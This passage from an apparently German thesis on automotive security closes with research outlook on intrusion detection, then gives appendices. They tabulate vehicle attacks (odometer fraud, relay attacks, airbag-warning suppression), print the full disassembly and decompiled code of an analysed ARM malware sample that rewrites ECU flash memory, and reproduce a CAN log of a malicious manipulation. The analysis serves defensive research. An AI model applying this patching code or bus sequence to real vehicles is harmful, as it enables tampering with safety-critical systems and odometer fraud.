Besonders im Bereich der Prävention wurde seitens der Forschung bislang eine vergleichsweise große Zahl von Konzepten zu verschiedensten Teilproblemen erarbeitet. Einzelne dieser Konzepte finden sich bereits in aktuell produzierten Fahrzeugen wieder wie z.B. signaturbasierte Integritäts- und Authentizitätsprüfungen von Flashware (vgl. Abschnitt 2.5.1). Währenddessen stehen marktfähige Umsetzungen weiterer Konzepte noch aus – insbesondere was einen großflächigeren Schutz des automotiven Gesamtsystems anbetrifft (z.B. durch einen breiteren Einsatz sicherer Hardwareanker oder großflächige Maßnahmen gegen unautorisierte Eingriffe in die fahrzeuginterne Buskommunikation). Besondere Herausforderungen bestehen im Präventivbereich für die Forschung daher insbesondere noch darin, wie teils bereits konzipierte Lösungen den Herstellern möglichst wirtschaftlich und praktikabel bereitgestellt werden können (z.B. in Bezug auf Zusatzkosten für Hardware, Software und Entwicklung / Integration).

Im Bereich der Detektion wurden im Rahmen der durchgeführten Arbeiten zur automotiven Nutzbarmachung der Intrusion Detection erste, teils praktisch umgesetzte Konzepte untersucht, die ebenfalls an diversen Stellen Potential für weitere ausgestaltende Arbeiten bieten.
Insgesamt konnte festgestellt werden, dass Fehlalarme von Intrusion-Detection-Systemen insbesondere im automotiven Einsatzfeld u.a. angesichts potentiell safetykritischer Folgereaktionen ein noch größeres Problem darstellen können als in vielen Deskop-IT-Anwendungsbereichen. Der Umgang hiermit ist ein entscheidender Kernaspekt für weitere Arbeiten auf diesem Gebiet.
Aus dieser (in Abschnitt 5.2 ausgeführten) Begründung heraus wurden vertiefende Untersuchungen in dieser Arbeit zunächst primär für signaturbasierte Erkennungsstrategien beschrieben und anhand eines prototypisch entworfenen automotiven NIDS evaluiert. Weiteres Forschungspotential bietet daher z.B. die Ausweitung auf HIDS-Komponenten und die Fusi-

on der hierdurch erschließbaren zusätzlichen Datenquellen (ECU-interne Ereignisse, Sensorikeingaben etc) mit dem Ziel einer angemessenen Interpretation der Gesamtsituation.
Auf Möglichkeiten zum Ausschöpfen der ebenfalls vorhanden Vorteile der Anomaliedetektion – zu denen in den zugrundeliegenden Forschungsaktivitäten zwar ebenfalls grundlegende Untersuchungen vorgenommen wurden – wurde in der vorliegenden Arbeit u.a. aufgrund des frühen Forschungsstands nicht vertiefend eingegangen. Diese stellen ebenfalls einen wesentlichen Ansatzpunkt für zukünftige Arbeiten dar, was neben technischen Umsetzungsmöglichkeiten auch geeignete Strategien zur übergeordneten Kombination mit signaturbasierten Detektionsverfahren betrifft.
Der wohl entscheidendste Aspekt für eine weitere, zielgerichtete Forschung an Verfahren zur automotiven Intrusion Detection liegt allerdings darin, die Basis der verfügbaren Referenzdaten deutlich auszubauen – denn nur so können verlässliche Aussagen zu den letztendlich erzielbaren Fehlerraten untersuchter Detektionsalgorithmen ermöglicht werden. Während der Abschnitt 5.2 erstellte Prototyp primär nur anhand der in Abschnitt 3.2 beschriebenen Angriffstechniken getestet werden konnte, wäre für umfangreichere Tests zum Einen eine breitere Wissensbasis über möglichst viele, reale automotive Angriffe erforderlich. Zum Anderen sind repräsentative Referenzdaten für das Normalverhalten des automotiven Gesamtsystems erforderlich, die angesichts der hohen Komplexität moderner automotiver Systeme und der damit verbundenen Vielzahl potentiell möglicher Zustände nicht trivial generierbar sind. Entsprechende Referenzdaten sind zudem bereits für die Erstellung möglichst präziser Angriffssignaturen sowie Normalverhaltensmodelle eine wesentliche Voraussetzung, um die weitere Ausgestaltung geeigneter signatur- bzw. anomaliebasierter Erkennungsverfahren voranzutreiben.

Potential für zukünftige Forschung zum Umgang mit erkannten Vorfällen besteht neben offenen Details zur Reaktionsauswahl (vgl. Abschnitt 5.3.7) insbesondere mit Blick auf das in Kapitel 6 behandelte herstellerseitige Sicherheitsmanagement. Ein einerseits vielversprechender Ansatz ist hierbei die konsequente Sammlung möglichst konkreter Hinweise auf Praxisvorkommnisse zum Schaffen einer umfangreichen Menge von Referenzdaten. Deren Analyse kann nicht nur wichtige Erkenntnisse zu offenen Herausforderungen der Detektion (s.o.) liefern, sondern auch zu Verbesserungen der Prävention und Reaktion beitragen, die nah an der realen Bedrohungslage orientiert sind. Andererseits können durch das Sammeln und Aggregieren von Kontextinformationen insbesondere aus Endkundenfahrzeugen erhebliche Datenschutzrisiken resultieren. Für die weitere Ausgestaltung der entsprechenden Prozesse stellt daher die Vereinbarkeit von Datenschutz (z.B. anonymisierte/pseudonymisierte Bereitstellung, Deaktivierungsoptionen für den Endkunden) und gleichzeitiger Effektivität hinsichtlich der Sicherheitsziele eine entscheidende Forschungsherausforderung dar.

Anhang A: Übersicht über die Reviewergebnisse R_X und L_Y

Rechercheergebnisse (R_x) nach Bereich

Motor:	Leistungs- und Ecotuning	$R_{1.1}$	Ersetzen/Filtern der Sensorik
		$R_{1.2}$	Kennfelder ändern/ersetzen
		$R_{1.3}$	Änderungen an der Steuersoftware
	Denial of Service (DoS)	$R_{1.4}$	Deaktivieren des Motors bzw. aller Zylinder
Wegstreckenzähler: Kilometerstandsmanipulation		$R_{2.1}$	Einsatz regulärer Diagnoseprodukte
		$R_{2.2}$	Einsatz irregulärer (Diagnose-)Produkte
		$R_{2.3}$	Indirekte Beeinflussung durch Konfigurationsänderungen
Schließsystem: Unautorisierter Zugang zum Fahrzeug		$R_{3.1}$	Wiedereinspielen aufgezeichneter Funknachrichten
		$R_{3.2}$	Blockieren von Originalanfragen mittels Jamming
		$R_{3.3}$	Bestimmen des Manufacturer Keys (bei KeeLoq)
		$R_{3.4}$	Nutzen des Originalschlüssels über Relay-Angriffe
Airbagsystem: Unterdrücken von Airbag- und Gurtwarnungen		$R_{4.1}$	Manipulation der Aktorik
		$R_{4.2}$	Ersetzen der Sensorik
		$R_{4.3}$	Deaktivierung per Software
		$R_{4.4}$	Sonstige Konfigurationsmöglichkeiten
Infotainment:	Unautorisierte Updates (Ressourcen wie z.B. Karten, POI, Bootsceens…)	$R_{5.1}$	Unautorisiertes Kopieren von Datenträgern
		$R_{5.2}$	Unautorisierte Manipulation von Datenträgern
		$R_{5.3}$	Unautorisierte Manipulation von Gerätesoftware
	Kombiinstrument beschreiben	$R_{5.4}$	Beschreiben der Anzeige mittels Filterbox
		$R_{5.5}$	Beschreiben der Anzeige von der Freisprecheinrichtung aus
	TV in Motion	$R_{5.6}$	Beschränkungsaufhebung per Software
		$R_{5.7}$	Beschränkungsaufhebung per Tastenkombination
		$R_{5.8}$	Überschreiben analoger oder digitaler Eingabewerte

Laboruntersuchungen (L_x) nach Bereich

Fensterheber: Unautorisierte Beeinflussung	$L_{1.1}$	durch eine (infizierte) bestehende ECU
	$L_{1.2}$	durch einen schadhaften, zusätzlichen Busteilnehmer
Warnblinkanlage: Unterdrücken der Auslösung	L_2	durch einen schadhaften, zusätzlichen Busteilnehmer
Airbagsystem: Vortäuschen korrekter Funktionalität	$L_{3.1}$	Überlagern der LED-Ansteuerung
	$L_{3.2}$	Auskodieren des Airbagsystems
	$L_{3.3}$	Teilweise Emulation des Airbagsystems
Gateway: Aufheben der Isolation (lesen/schreiben)	$L_{4.1}$	Grundansatz / Auslesen interner Nachrichten
	$L_{4.2}$	Erweiterung / Indirektes Erzeugen von Nachrichten
Navigation: Manipulation der Betriebssoftware	L_5	Einspielen veränderter Systemsoftware
Car-to-X: Bösartige Interaktion	$L_{6.1}$	DoS-Angriff auf eine C2X Onboard-Unit
	$L_{6.2}$	Übernehmen der Identität von Fahrzeugen oder Ampeln

Anhang B: zur MAS-Malwareanalyse (Abschnitt 6.4.1)

Anhang B1: Vollständiges Disassembly der Schadcodedatei

(Nachbearbeitete Darstellung der Ausgabe von IDA, Professional Edition, Version 6.4)

```
                        AREA RAM, DATA, ALIGN=0
; =============== S U B R O U T I N E =======================================
sub_0
RAM:0000                NOP
RAM:0004                NOP
RAM:0008                NOP
RAM:000C                NOP
RAM:0010                B       loc_24
RAM:0014                DCD 0x36A5BFA9
RAM:0018                DCD 0xC47A0244
RAM:001C                DCD 0x3F203FE5
RAM:0020                DCD 0xC3B64C82
RAM:0024   loc_24       MOV     R6, #0x40000000             ; CODE XREF: sub_0+10
RAM:0028                LDR     R5, =0x40700000
RAM:002C                ADR     R2, byte_1B0
RAM:0030                LDR     R3, [R2]
RAM:0034   loc_34       LDR     R4, [R6]                    ; CODE XREF: sub_0+48
RAM:0038                CMP     R3, R4
RAM:003C                BEQ     loc_50
RAM:0040   loc_40       ADD     R6, R6, #4                  ; CODE XREF: sub_0+5C, sub_0+6C ...
RAM:0044                CMP     R6, R5
RAM:0048                BCC     loc_34
RAM:004C                B       loc_9C
RAM:0050   loc_50       LDR     R1, [R2,#(byte_1B0+4 - 0x1B0)] ; CODE XREF: sub_0+3C
RAM:0054                LDR     R0, [R6,#4]
RAM:0058                CMP     R0, R1
RAM:005C                BNE     loc_40
RAM:0060                LDR     R1, [R2,#(byte_1B0+8 - 0x1B0)]
RAM:0064                LDR     R0, [R6,#8]
RAM:0068                CMP     R0, R1
RAM:006C                BNE     loc_40
RAM:0070                LDR     R1, [R2,#(byte_1B0+0xC - 0x1B0)]
RAM:0074                LDR     R0, [R6,#0xC]
RAM:0078                CMP     R0, R1
RAM:007C                BNE     loc_40
RAM:0080                LDR     R7, =0xA1D00000
RAM:0084                STR     R6, [R7]
RAM:0088                ADR     R0, dword_220
RAM:008C                STR     LR, [R0]
RAM:0090                MOV     R5, #0x60                   ; '`'
RAM:0094                ADR     R7, byte_1C0
RAM:0098                BL      sub_A8
RAM:009C   loc_9C       ADR     R0, dword_220               ; CODE XREF: sub_0+4C
RAM:00A0                LDR     LR, [R0]
RAM:00A4                RET
; End of function sub_0
; =============== S U B R O U T I N E =======================================
RAM:00A8   sub_A8       MOV     R0, #0xF0000000             ; CODE XREF: sub_0+98
RAM:00AC                AND     R0, R0, R6
RAM:00B0                LDR     R1, =0xAAA
RAM:00B4                ADD     R1, R1, R0
RAM:00B8                LDR     R2, =0x554
RAM:00BC                ADD     R2, R2, R0
RAM:00C0                MOV     R0, R6
RAM:00C4                MOV     R6, #0
RAM:00C8                MOV     R3, #0xF0                   ; ''
RAM:00CC                STRH    R3, [R0]
RAM:00D0                MOV     R3, #0xAA                   ; '¬'
RAM:00D4                STRH    R3, [R1]
RAM:00D8                MOV     R3, #0x55                   ; 'U'
RAM:00DC                STRH    R3, [R2]
RAM:00E0                MOV     R3, #0x60                   ; '`'
RAM:00E4                STRH    R3, [R1]
RAM:00E8                MOV     R3, #0xD0                   ; 'ð'
RAM:00EC                STRH    R3, [R0]
RAM:00F0   loc_F0       MOV     R3, #0xF0                   ; '', CODE XREF: sub_A8+B8
RAM:00F4                STRH    R3, [R0]
RAM:00F8                MOV     R3, #0xAA                   ; '¬'
RAM:00FC                STRH    R3, [R1]
```

```
RAM:0100                MOV     R3, #0x55               ; 'U'
RAM:0104                STRH    R3, [R2]
RAM:0108                MOV     R3, #0xA0               ; 'á'
RAM:010C                STRH    R3, [R1]
RAM:0110                LDRH    R4, [R7,R6]
RAM:0114                MOV     R3, #0x80               ; 'Ç'
RAM:0118                AND     R3, R3, R4
RAM:011C                MOV     R8, R3
RAM:0120                STRH    R4, [R0,R6]
RAM:0124                NOP
RAM:0128                NOP
RAM:012C  loc_12C       LDRH    R4, [R0,R6]             ; CODE XREF: sub_A8+AC
RAM:0130                MOV     R3, #0x80               ; 'Ç'
RAM:0134                AND     R3, R3, R4
RAM:0138                MOV     R9, R3
RAM:013C                LDRH    R4, [R0,R6]
RAM:0140                MOV     R3, #0x20               ; ' '
RAM:0144                AND     R3, R3, R4
RAM:0148                CMP     R3, #0x20               ; ' '
RAM:014C                BEQ     loc_170
RAM:0150                CMP     R9, R8
RAM:0154                BNE     loc_12C
RAM:0158  loc_158       ADD     R6, R6, #2              ; CODE XREF: sub_A8+DC
RAM:015C                CMP     R6, R5
RAM:0160                BLT     loc_F0
RAM:0164                MOV     R3, #0xF0               ; ''
RAM:0168                STRH    R3, [R0]
RAM:016C                B       locret_19C
RAM:0170  loc_170       LDRH    R4, [R0,R6]             ; CODE XREF: sub_A8+A4
RAM:0174                MOV     R3, #0x80               ; 'Ç'
RAM:0178                AND     R3, R3, R4
RAM:017C                MOV     R9, R3
RAM:0180                CMP     R9, R8
RAM:0184                BEQ     loc_158
RAM:0188                MOV     R3, #0xF0               ; ''
RAM:018C                STRH    R3, [R0]
RAM:0190                MOV     R0, #0xE4               ; 'õ'
RAM:0194                LDR     R1, =0xA1D00000
RAM:0198                STR     R0, [R1]
RAM:019C  locret_19C    RET                             ; CODE XREF: sub_A8+C4
; End of function sub_A8
RAM:01A0  dword_1A0     DCD 0x40700000                  ; DATA XREF: sub_0+28
RAM:01A4  dword_1A4     DCD 0xA1D00000                  ; DATA XREF: sub_0+80, sub_A8+EC
RAM:01A8  dword_1A8     DCD 0xAAA                       ; DATA XREF: sub_A8+8
RAM:01AC  dword_1AC     DCD 0x554                       ; DATA XREF: sub_A8+10
RAM:01B0  byte_1B0      DCB    5,   0,0xA0,0xE3         ; DATA XREF: sub_0+2C, sub_0+30 ...
RAM:01B0                DCB 0x30,0x11,0x9F,0xE5
RAM:01B0                DCB    4,   0,0xC1,0xE5
RAM:01B0                DCB  0xB,   0,   0,0xEA
RAM:01C0  byte_1C0      DCB    4,   0,0xA0,0xE3         ; DATA XREF: sub_0+94
RAM:01C0                DCB 0x30,0x11,0x9F,0xE5
RAM:01C0                DCB    4,   0,0xC1,0xE5
RAM:01C0                DCB  0xB,   0,   0,0xEA
RAM:01C0                DCB    7,   0,0xA0,0xE3
RAM:01C0                DCB 0x20,0x11,0x9F,0xE5
RAM:01C0                DCB    4,   0,0xC1,0xE5
RAM:01C0                DCB    7,   0,   0,0xEA
RAM:01C0                DCB  0xA,   0,0xA0,0xE3
RAM:01C0                DCB 0x10,0x11,0x9F,0xE5
RAM:01C0                DCB    4,   0,0xC1,0xE5
RAM:01C0                DCB    3,   0,   0,0xEA
RAM:01C0                DCB    0,   0,0xA0,0xE3
RAM:01C0                DCB    0,0x11,0x9F,0xE5
RAM:01C0                DCB    4,   0,0xC1,0xE5
RAM:01C0                DCB    0,   0,0xA0,0xE1
RAM:01C0                DCB    0,   0,0x5B,0xE3
RAM:01C0                DCB    2,   0,   0,0x1A
RAM:01C0                DCB 0x54,   0,0x9D,0xE5
RAM:01C0                DCB    1,   0,0x50,0xE3
RAM:01C0                DCB    8,   0,   0,0x1A
RAM:01C0                DCB    2,   0,0x59,0xE3
RAM:01C0                DCB    0,   0,   0, 0xA
RAM:01C0                DCB    0,   0,0x5A,0xE3
RAM:0220  dword_220     DCD 0                           ; DATA XREF: sub_0+88, sub_0+8C ...
RAM:0224                DCD 0
RAM:0228                DCD 0
RAM:022C                DCD 0xD88314CB
                        END                             ; RAM ends
```

Anhang B2: Dekompilierte Hauptfunktion

Der folgende Screenshot zeigt die Ausgabe des Hex-Rays Decompiler Plugins [Hexr14b] für die Hauptfunktion (sub_0) des in Abschnitt 6.4.1 untersuchten, ARM-basierten Beispielschadcodes, bevor die in Abbildung 55 enthaltenen manuellen Nachbearbeitungen vorgenommen wurden.

```
 1 int *__fastcall sub_0()
 2 {
 3   int v0; // lr@0
 4   unsigned int v1; // r6@1
 5
 6   v1 = 0x40000000;
 7   while ( *(_DWORD *)byte_1B0 != *(_DWORD *)v1
 8        || *(_DWORD *)(v1 + 4) != *(_DWORD *)&byte_1B0[4]
 9        || *(_DWORD *)(v1 + 8) != *(_DWORD *)&byte_1B0[8]
10        || *(_DWORD *)(v1 + 12) != *(_DWORD *)&byte_1B0[12] )
11   {
12     v1 += 4;
13     if ( v1 >= dword_1A0 )
14       return &dword_220;
15   }
16   *(_DWORD *)dword_1A4 = v1;
17   dword_220 = v0;
18   sub_A8();
19   return &dword_220;
20 }
```

Anhang B3: Dekompilierte Unterfunktion

Die folgenden zwei Screenshots zeigen die Ausgabe des Hex-Rays Decompiler Plugins [Hexr14b] für die Unterfunktion (sub_A8) des in Abschnitt 6.4.1 untersuchten, ARM-basierten Beispielschadcodes vor (Teil I) und nach (Teil II) der Nachbearbeitung.

Teil I: Initiale Ausgabe des Decompilers (vor der manuellen Nachbearbeitung)


```
signed int __fastcall sub_A8()
{
  int v0; // r5@0
  signed int v1; // r6@0
  int v2; // r7@0
  unsigned int v3; // r1@1
  unsigned int v4; // r2@1
  signed int result; // r0@1
  int v6; // r6@1
  __int16 v7; // r4@2
  int v8; // r8@2

  v3 = dword_1A8 + (v1 & 0xF0000000);
  v4 = dword_1AC + (v1 & 0xF0000000);
  result = v1;
  v6 = 0;
  *(_WORD *)result = 240;
  *(_WORD *)v3 = 170;
  *(_WORD *)v4 = 85;
  *(_WORD *)v3 = 96;
  *(_WORD *)result = 208;
  while ( 2 )
  {
    *(_WORD *)result = 240;
    *(_WORD *)v3 = 170;
    *(_WORD *)v4 = 85;
    *(_WORD *)v3 = 160;
    v7 = *(_WORD *)(v2 + v6);
    v8 = v7 & 0x80;
    *(_WORD *)(result + v6) = v7;
    while ( (*(_WORD *)(result + v6) & 0x20) != 32 )
    {
      if ( (*(_WORD *)(result + v6) & 0x80) == v8 )
        goto LABEL_5;
    }
    if ( (*(_WORD *)(result + v6) & 0x80) != v8 )
    {
      *(_WORD *)result = 240;
      result = 228;
      *(_DWORD *)dword_1A4 = 228;
      return result;
    }
LABEL_5:
    v6 += 2;
    if ( v6 < v0 )
      continue;
    break;
  }
  *(_WORD *)result = 240;
  return result;
}
```

Teil II: Ausgabe des Decompilers nach der manuellen Nachbearbeitung

```
1 void __usercall sub_A8(__int32 trgadr<R6>, __int16 *patchadr<R7>, __int32 patchlen<R5>)
2 {
3   __int16 *ptr_aaa; // r1@1
4   __int16 *ptr_554; // r2@1
5   __int16 *target; // r0@1
6   unsigned int offset; // r6@1
7   __int16 crnt_patch; // r4@2
8   int cp_and_80; // r8@2
9   __int16 patched_word; // r4@7
10
11  ptr_aaa = (__int16 *)((trgadr & 0xF0000000) + 0xAAA);
12  ptr_554 = (__int16 *)((trgadr & 0xF0000000) + 0x554);
13  target = (__int16 *)trgadr;
14  offset = 0;
15  *target = 0xF0;
16  *ptr_aaa = 0xAA;
17  *ptr_554 = 0x55;
18  *ptr_aaa = 0x60;
19  *target = 0xD0;
20  while ( 2 )
21  {
22    *target = 0xF0;
23    *ptr_aaa = 0xAA;
24    *ptr_554 = 0x55;
25    *ptr_aaa = 0xA0;
26    crnt_patch = patchadr[offset];
27    cp_and_80 = crnt_patch & 0x80;
28    target[offset] = crnt_patch;
29    while ( (target[offset] & 0x20) != 0x20 )
30    {
31      if ( (target[offset] & 0x80) == cp_and_80 )
32        goto LABEL_5;
33    }
34    patched_word = target[offset];
35    if ( (unsigned __int8)(patched_word & 0x80) != cp_and_80 )
36    {
37      *target = 0xF0;
38      vA1D00000 = 0xE4;
39      return;
40    }
41 LABEL_5:
42    ++offset;
43    if ( (signed int)(offset * 2) < patchlen )
44      continue;
45    break;
46  }
47  *target = 0xF0;
48 }
```

Anhang B4: Ansicht der Schadcode-Emulation in IDA via QEMU

Der folgende Screenshot zu der in IDA [Hexr14] (mittels des ARM-Emulators QEMU [Qemu14]) durchgeführten Schadcode-Emulation. Abgebildet ist der Zustand (inkl. Register und Speicherauszug) zum Zeitpunkt des Eintritts in die Unterfunktion.



Anhang C: zur MAP-Malwareanalyse (Abschnitt 6.4.3)

Anhang C1: Vollständiges CAN-Log des 1. Verstellvorgangs

Legende: <Zeitstempel> <CAN-ID> <Nutzdaten, 1-8 Bytes>

```
415.55 200 07 C0 00 10 00 03 01
415.56 207 00 D0 00 03 51 07 01
415.56 751 A0 07 8A FF 54 FF
415.57 300 A1 0F 8A FF 4A FF
416.17 751 10 00 02 10 89
416.18 300 B1
416.20 300 10 00 02 50 89
416.20 751 B1
416.30 751 11 00 02 1A 9B
416.31 300 B2
416.33 300 21 00 30 5A 9B 34 46 30
416.35 300 22 39 31 30 39 33 30 43
416.37 300 23 20 20 30 32 34 30 03
416.39 300 24 36 C3 C2 00 00 00 00
416.41 300 25 00 00 4B 4F 4D 42 49
416.43 300 26 49 4E 53 54 52 2E 20
416.45 300 07 4D 37 33 20 48 32 33
416.45 751 B8
416.47 751 A3
416.47 300 A1 0F 8A FF 4A FF
416.49 300 18 20
416.49 751 B9
417.32 751 12 00 02 10 89
417.33 300 B3
417.35 300 19 00 02 50 89
417.35 751 BA
417.37 751 A3
417.38 300 A1 0F 8A FF 4A FF
417.45 751 13 00 02 1A 9B
417.46 300 B4
417.48 300 2A 00 30 5A 9B 34 46 30
417.50 300 2B 39 31 30 39 33 30 43
417.52 300 2C 20 20 30 32 34 30 03
417.54 300 2D 36 C3 C2 00 00 00 00
417.56 300 2E 00 00 4B 4F 4D 42 49
417.58 300 2F 49 4E 53 54 52 2E 20
417.60 300 00 4D 37 33 20 48 32 33
417.60 751 B1
417.62 300 11 20
417.62 751 B2
417.86 751 14 00 02 10 86
417.86 300 B5
417.88 300 12 00 02 50 86
417.88 751 B3
418.18 751 15 00 02 1A 86
418.19 300 B6
418.21 300 23 00 32 5A 86 0F 37 33
418.23 300 24 57 33 34 36 35 35 38
418.25 300 25 20 20 20 20 20 20 4D
418.27 300 26 59 32 2D 43 4F 52 30
418.28 751 A3
418.29 300 A1 0F 8A FF 4A FF
418.31 300 27 36 2E 30 35 2E 30 38
418.33 300 28 30 30 30 30 30 30 30
418.35 300 09 30 30 30 30 32 33 30
418.35 751 BA
418.37 300 1A 31 33 FF
418.37 751 BB
418.60 751 16 00 02 27 03
418.61 300 B7
418.63 300 2B 00 06 67 03 0B 33 7E
418.65 300 1C 27
418.65 751 BD
418.75 751 27 00 06 27 04 0B 33 B4
418.80 751 18 4C
418.81 300 B9
418.83 300 1D 00 03 67 04 34
418.83 751 BE
418.93 751 19 00 04 31 B8 01 03
418.94 300 BA
418.96 300 1E 00 04 71 B8 01 03
418.96 751 BF
419.19 751 A3
419.19 300 A1 0F 8A FF 4A FF
419.26 751 1A 00 04 31 BA 01 03
419.27 300 BB
419.29 300 1F 00 05 71 BA 01 03 81
419.29 751 B0
419.59 751 1B 00 05 31 B9 01 03 09
419.60 300 BC
419.62 300 10 00 04 71 B9 01 03
419.62 751 B1
419.92 751 1C 00 04 31 BA 01 03
419.93 300 BD
419.95 300 21 00 09 71 BA 01 03 82
419.97 300 12 03 45 19 FF
419.97 751 B3
420.09 751 A3
420.10 300 A1 0F 8A FF 4A FF
420.27 751 1D 00 04 32 B8 01 03
420.28 300 BE
420.30 300 13 00 05 72 B8 01 03 62
420.30 751 B4
420.30 751 A8
427.67 200 07 C0 00 10 00 03 01
427.68 207 00 D0 00 03 51 07 01
427.68 751 A0 07 8A FF 54 FF
427.69 300 A1 0F 8A FF 4A FF
428.29 751 10 00 02 10 86
428.30 300 B1
428.32 300 10 00 02 50 86
428.32 751 B1
428.59 751 A3
428.59 300 A1 0F 8A FF 4A FF
428.62 751 11 00 02 27 03
428.63 300 B2
428.65 300 21 00 06 67 03 0B 34 1E
428.67 300 12 D8
428.67 751 B3
428.77 751 22 00 06 27 04 0B 34 54
428.82 751 13 FD
428.83 300 B4
428.85 300 13 00 03 67 04 34
428.85 751 B4
428.96 751 14 00 02 27 01
428.97 300 B5
428.99 300 24 00 06 67 01 25 AC 04
429.01 300 15 FD
429.01 751 B6
429.11 751 25 00 06 27 02 9D 08 D5
429.16 751 16 80
429.17 300 B7
429.19 300 16 00 03 67 02 34
429.19 751 B7
429.29 751 17 00 05 23 FF 40 D0 00
429.30 300 B8
429.32 300 27 00 41 63 00 FF 00 00
429.34 300 28 00 00 00 00 00 00 00
429.36 300 29 01 00 01 00 00 00 00
429.38 300 2A 00 00 00 00 00 E8 00
429.40 300 2B 00 03 C0 0E 38 00 00
429.42 300 2C 00 01 00 00 00 00 00
429.44 300 0D 00 00 00 00 00 00 00
429.44 751 BE
429.46 300 2E 00 00 00 00 00 00 00
429.48 300 2F 00 00 FF 01 FF 01 C5
429.49 751 A3
429.50 300 A1 0F 8A FF 4A FF
429.52 300 10 00 86 7A 85
429.52 751 B1
429.62 751 18 00 05 23 FF 40 D0 40
429.63 300 B9
429.65 300 21 00 41 63 79 85 00 00
429.67 300 22 04 28 00 00 00 00 03
429.69 300 23 C8 00 00 00 00 01 01
429.71 300 24 85 85 85 85 00 00 00
429.73 300 25 11 01 00 00 02 B2 FB
429.75 300 26 00 00 0D 2F 00 01 37
429.77 300 07 00 08 00 00 FF 00 00
429.77 751 B8
429.79 300 28 01 01 00 5D 00 97 00
429.81 300 29 5D 00 97 00 5D 00 97
429.83 300 1A 01 61 01 E1
429.83 751 BB
429.93 751 19 00 05 23 FF 40 D0 80
429.94 300 BA
429.96 300 2B 00 41 63 01 61 01 E1
429.98 300 2C 00 77 00 C4 2D 53 2D
430.00 300 2D 53 00 00 00 5D 00 00
430.02 300 2E 00 5D 00 97 00 00 00
430.04 300 2F 97 00 00 01 FF 00 00
430.06 300 20 00 00 00 00 00 00 01
430.08 300 01 00 00 01 00 00 00 01
430.08 751 B2
430.10 300 22 00 00 00 01 00 01 04
